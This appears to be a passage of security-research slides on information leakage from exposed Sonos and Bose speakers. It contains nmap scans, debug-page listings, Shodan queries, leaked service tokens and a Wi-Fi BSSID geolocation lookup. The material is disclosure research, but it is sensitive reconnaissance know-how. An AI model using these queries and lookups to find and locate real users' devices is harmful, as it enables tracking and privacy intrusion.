



The Sound of a Targeted Attack

Stephen Hilt
Sr. Threat Researcher
Forward-Looking Threat Research (FTR)



Internet Connected Speakers

- Major Brands Sonos® and Bose®



Identification

- Full Port Scan of Sonos® PLAY:1

```
$ nmap [redacted] -p-
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-27 14:22 EDT
Nmap scan report for [redacted]
Host is up (0.084s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
1400/tcp  open  cadkey-tablet
1410/tcp  open  hiq
1443/tcp  open  ies-lm

Nmap done: 1 IP address (1 host up) scanned in 29.64 seconds
```

Identification

```
$ nmap [redacted] -p 1400 --script sonos

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-27 14:26 EDT
Nmap scan report for [redacted]
Host is up (0.035s latency).
PORT      STATE SERVICE
1400/tcp  open  cadkey-tablet
| sonos:
|   displayVersion: 7.4
|   ZoneName: FTR
|   MACAddress: 94:9F [redacted]:08
|   HardwareVersion: 1.20.1.6-1
|   SoftwareVersion: 37.2-44160
|   modelName: Sonos PLAY:1
|   LocalUID: RINCON_949F3E136A0801400
|   modelDescription: Sonos PLAY:1
|   modelNumber: S12
|   IPAddress: [redacted]
|   Wi-FiMACAddress: 94:9F [redacted]:08
|   SerialNumber: 94-9F-[redacted]:8
|_ ExtraInfo:

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Identification



Options

[upnp](#)
[api](#)
[cloud](#)
[tracks_summary](#)
[track_queue_summary](#)
[zp](#)
[topology](#)
[controllers](#)
[shares](#)
[alarm](#)
[playmode](#)
[renderingcontrol](#)
[tracks](#)
[enetports](#)
[ethportstatistics](#)
[radiolog](#)
[perf](#)
[cpumon](#)
[dropout_triggered.xml](#)
[button_triggered.xml](#)
[backtrace](#)
[netsettings.txt](#)
[syssettings](#)
[accounts](#)
[musicervices](#)
[trueplayinfo](#)
[msdcert](#)
[regcert](#)
[dnscache](#)
[temperature](#)
[proc/net/arp](#)

Debugging Tools



Tools for debugging network issues

Ping

Traceroute

Nslookup

mDNS Announce

Debugging Tools

```
← → ↻ 🏠 ⓘ 1400/ping

running /bin/ping -c 3 .255
PING 255 (.255): 56 data bytes
64 bytes from 57: seq=0 ttl=64 time=0.220 ms
64 bytes from 23: seq=0 ttl=64 time=1.882 ms (DUP!)
64 bytes from 55: seq=0 ttl=64 time=62.846 ms (DUP!)
64 bytes from 62: seq=0 ttl=64 time=119.040 ms (DUP!)
64 bytes from 57: seq=1 ttl=64 time=0.190 ms
64 bytes from 23: seq=1 ttl=64 time=5.416 ms (DUP!)
64 bytes from 62: seq=1 ttl=64 time=39.916 ms (DUP!)
64 bytes from 55: seq=1 ttl=64 time=61.025 ms (DUP!)
64 bytes from 57: seq=2 ttl=64 time=0.193 ms

--- .255 ping statistics ---
3 packets transmitted, 3 packets received, 6 duplicates, 0% packet loss
round-trip min/avg/max = 0.190/32.303/119.040 ms
```

Sonos® in Shodan

The screenshot shows the Shodan search interface with the query 'sonos port:1400'. The results are categorized into several sections:

- TOTAL RESULTS:** 4,043
- TOP COUNTRIES:** A world map with red highlights indicating search locations. The data is as follows:

Country	Count
United States	1,530
Sweden	680
Belgium	461
Norway	187
Canada	184
- TOP ORGANIZATIONS:**


Organization	Count
Telenet N.V.	432
Hottwire Flasion	230
Webpass	169
Comcast Cable	110
Time Warner Cable	81
- TOP OPERATING SYSTEMS:**

OS	Count
Linux 2.6.x	27

The main content area displays three search results, all showing an 'Error 403' status. Each result includes the following details:

- Result 1:** DNA Verket, Added on 2017-09-27 19:08:22 GMT, Location: Finland, Helsinki. Server: Linux UPnP/1.0 Sonos/36.4-42138 (ZPS1).
- Result 2:** Bredbandsbolaget AB, Added on 2017-09-27 19:08:20 GMT, Location: Sweden, Boden. Server: Linux UPnP/1.0 Sonos/37.2-44168 (ZPS6).
- Result 3:** Videotron Ltée, Added on 2017-09-27 19:00:38 GMT, Location: Canada, Bromont. Server: Linux UPnP/1.0 Sonos/37.2-44168 (ZPS3).

Sonos® in Shodan



Bose® in Shodan

The screenshot displays the Shodan search engine interface. At the top, there are navigation links for 'Shodan', 'Developers', 'Book', and 'View All...', along with a 'Show API Key' button. The search bar contains the query 'port:8090 Allegro-Software-RomPager/5.40b1'. Below the search bar are buttons for 'Explore', 'Downloads', 'Reports', 'Enterprise Access', 'Contact Us', and 'My Account'. A secondary navigation bar includes 'Exploits', 'Maps', 'Share Search', 'Download Results', and 'Create Report'. The main content area is divided into three columns. The left column shows 'TOTAL RESULTS' as 1,064 and 'TOP COUNTRIES' with a world map and a list: United States (213), Belgium (188), Korea, Republic of (73), Sweden (72), and Taiwan (57). The middle column displays two search results, both titled 'Object Not Found'. The first result is for 'Sonera Yritys Internet', added on 2017-10-12 19:01:53 GMT, located in Finland, Helsinki. The second result is for 'Wind Telecomunicazioni', added on 2017-10-12 18:59:19 GMT, located in Italy, Rome. The right column shows the raw HTTP response for both results, which is a 404 Not Found status with headers: Content-Type: text/html, Transfer-Encoding: chunked, Server: Allegro-Software-RomPager/5.40b1, Access-Control-Allow-Origin: *, Access-Control-Allow-Headers: Content-Type, and Connection: close.

Shodan Developers Book View All... Show API Key

SHODAN port:8090 Allegro-Software-RomPager/5.40b1

Explore Downloads Reports Enterprise Access Contact Us My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS

1,064

TOP COUNTRIES

United States	213
Belgium	188
Korea, Republic of	73
Sweden	72
Taiwan	57

TOP ORGANIZATIONS

Object Not Found

████████████████████

Sonera Yritys Internet
Added on 2017-10-12 19:01:53 GMT
+ Finland, Helsinki
[Details](#)

HTTP/1.1 404 Not Found
Content-Type: text/html
Transfer-Encoding: chunked
Server: Allegro-Software-RomPager/5.40b1
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Connection: close

Object Not Found

████████████████████

Wind Telecomunicazioni
Added on 2017-10-12 18:59:19 GMT
🇮🇹 Italy, Rome
[Details](#)

HTTP/1.1 404 Not Found
Content-Type: text/html
Transfer-Encoding: chunked
Server: Allegro-Software-RomPager/5.40b1
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Connection: close

Information Leakage

Zone Players

Zone Name	Coordinator	Group	Location	UUID	Version	MinCompatVer	Compat	WiMode	HasSSID	V
Living Room	true	RINCON_5CAAFD2F830C01400:6	http://[redacted]:1400/xml/device_description.xml	RINCON_5CAAFD2F830C01400	37.2-44160	36.0-00000		1	1	2
FTR	true	RINCON_949F3E136A0801400:5	http://[redacted]:1400/xml/device_description.xml	RINCON_949F3E136A0801400	37.2-44160	36.0-00000		1	1	2

Media Servers

Name	Location	UUID	Version	CanBeDisplayed	Unavailable	Type	Ext
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
APTPhone	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	
[redacted]	3401	mobile-iPhone-[redacted]		false	false	0	

Information Leakage

LastUpdateDevice	Version	NextSerialNum								
SerialNum	Type	Deleted	UN	NN	MD	Flags	OADevid	Hash		
RINCON_5CAAFD2F830C01400	290	5								
1	3079		X_#Svc3079-0-Token	Personal Spotify	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA	HH0...	PdA==	
2	3079		X_#Svc3079-919c4f20-Token	FTR Spotify	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA_919c4f20 wC...	...	==	
3	3		@gmail.com	FTR	1	0	
4	1543		X_#Svc1543-0-Token	FTR iHeart Radio	1	0	Sonos_nLQe21cG5NSSPpLTDmvbuDxSiA	

Information Leakage

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<sources deviceID="EC1127AD9437">
  <sourceItem source="AUX" sourceAccount="AUX" status="READY" isLocal="true">AUX IN</sourceItem>
  <sourceItem source="INTERNET_RADIO" status="READY" isLocal="false"/>
  <sourceItem source="BLUETOOTH" status="READY" isLocal="true"/>
  <sourceItem source="QPLAY" sourceAccount="QPlay1UserName" status="UNAVAILABLE" isLocal="false">QPlay1UserName</sourceItem>
  <sourceItem source="QPLAY" sourceAccount="QPlay2UserName" status="UNAVAILABLE" isLocal="false">QPlay2UserName</sourceItem>
  <sourceItem source="STORED_MUSIC_MEDIA_RENDERER" sourceAccount="StoredMusicUserName" status="UNAVAILABLE"
  isLocal="false">StoredMusicUserName</sourceItem>
  <sourceItem source="UPNP" sourceAccount="UPnPUserName" status="UNAVAILABLE" isLocal="false">UPnPUserName</sourceItem>
  <sourceItem source="LOCAL_MUSIC" sourceAccount="40175238-fdae-440b-aade-cc0d7d154efc" status="UNAVAILABLE" isLocal="false">I-
  Tunes</sourceItem>
  <sourceItem source="NOTIFICATION" status="UNAVAILABLE" isLocal="false"/>
  <sourceItem source="SPOTIFY" sourceAccount="██████████" status="READY" isLocal="false">██████████@svt.se</sourceItem>
  <sourceItem source="SPOTIFY" status="UNAVAILABLE" isLocal="false"/>
</sources>
```

Information Leakage

```
← → ↻ 🏠 ⓘ 1400/status/scanresults

running /wifi/athconfig scangetresults ath0

APs:
5c: [redacted]:64: telenet-E585F           : chan: 1 rssi: 3 flags: 020c0442:
5e: [redacted]:75: TelenetWiFree         : chan: 6 rssi: 6 flags: 010c0422:
00: [redacted]:f3: BRCM_TEST_SSID        : chan: 1 rssi: 22 flags: 00000007: CONNECT OPEN
ce: [redacted]:a0: SETUP                  : chan: 11 rssi: 20 flags: 00000016: OPEN
06: [redacted]:11: TelenetWiFree         : chan: 1 rssi: 32 flags: 010c0422:
5c: [redacted]:0e: telenet-00C09         : chan: 1 rssi: 31 flags: 020c0403: CONNECT


Stats
active: 0
aps: 6
hidden: 0
probes: 38
beacons: 10
dups: 84
drops: 0
ignored: 0

Last scan completion/attempt: Sun Feb 1 21:33:36 1970
```


Information Leakage

```
← → ↻ 🏠 🔒 Secure | https://api.mylnikov.org/geolocation/wifi?v=1.1&data=all&bssid=██████████  
{ "result": 200, "data": { "lat": 47.38677600241, "range": 133.2, "lon": 8.50253824796, "time": 1506547772 } }
```


Information Leakage




Information Leakage



Information Leakage



Information Leakage



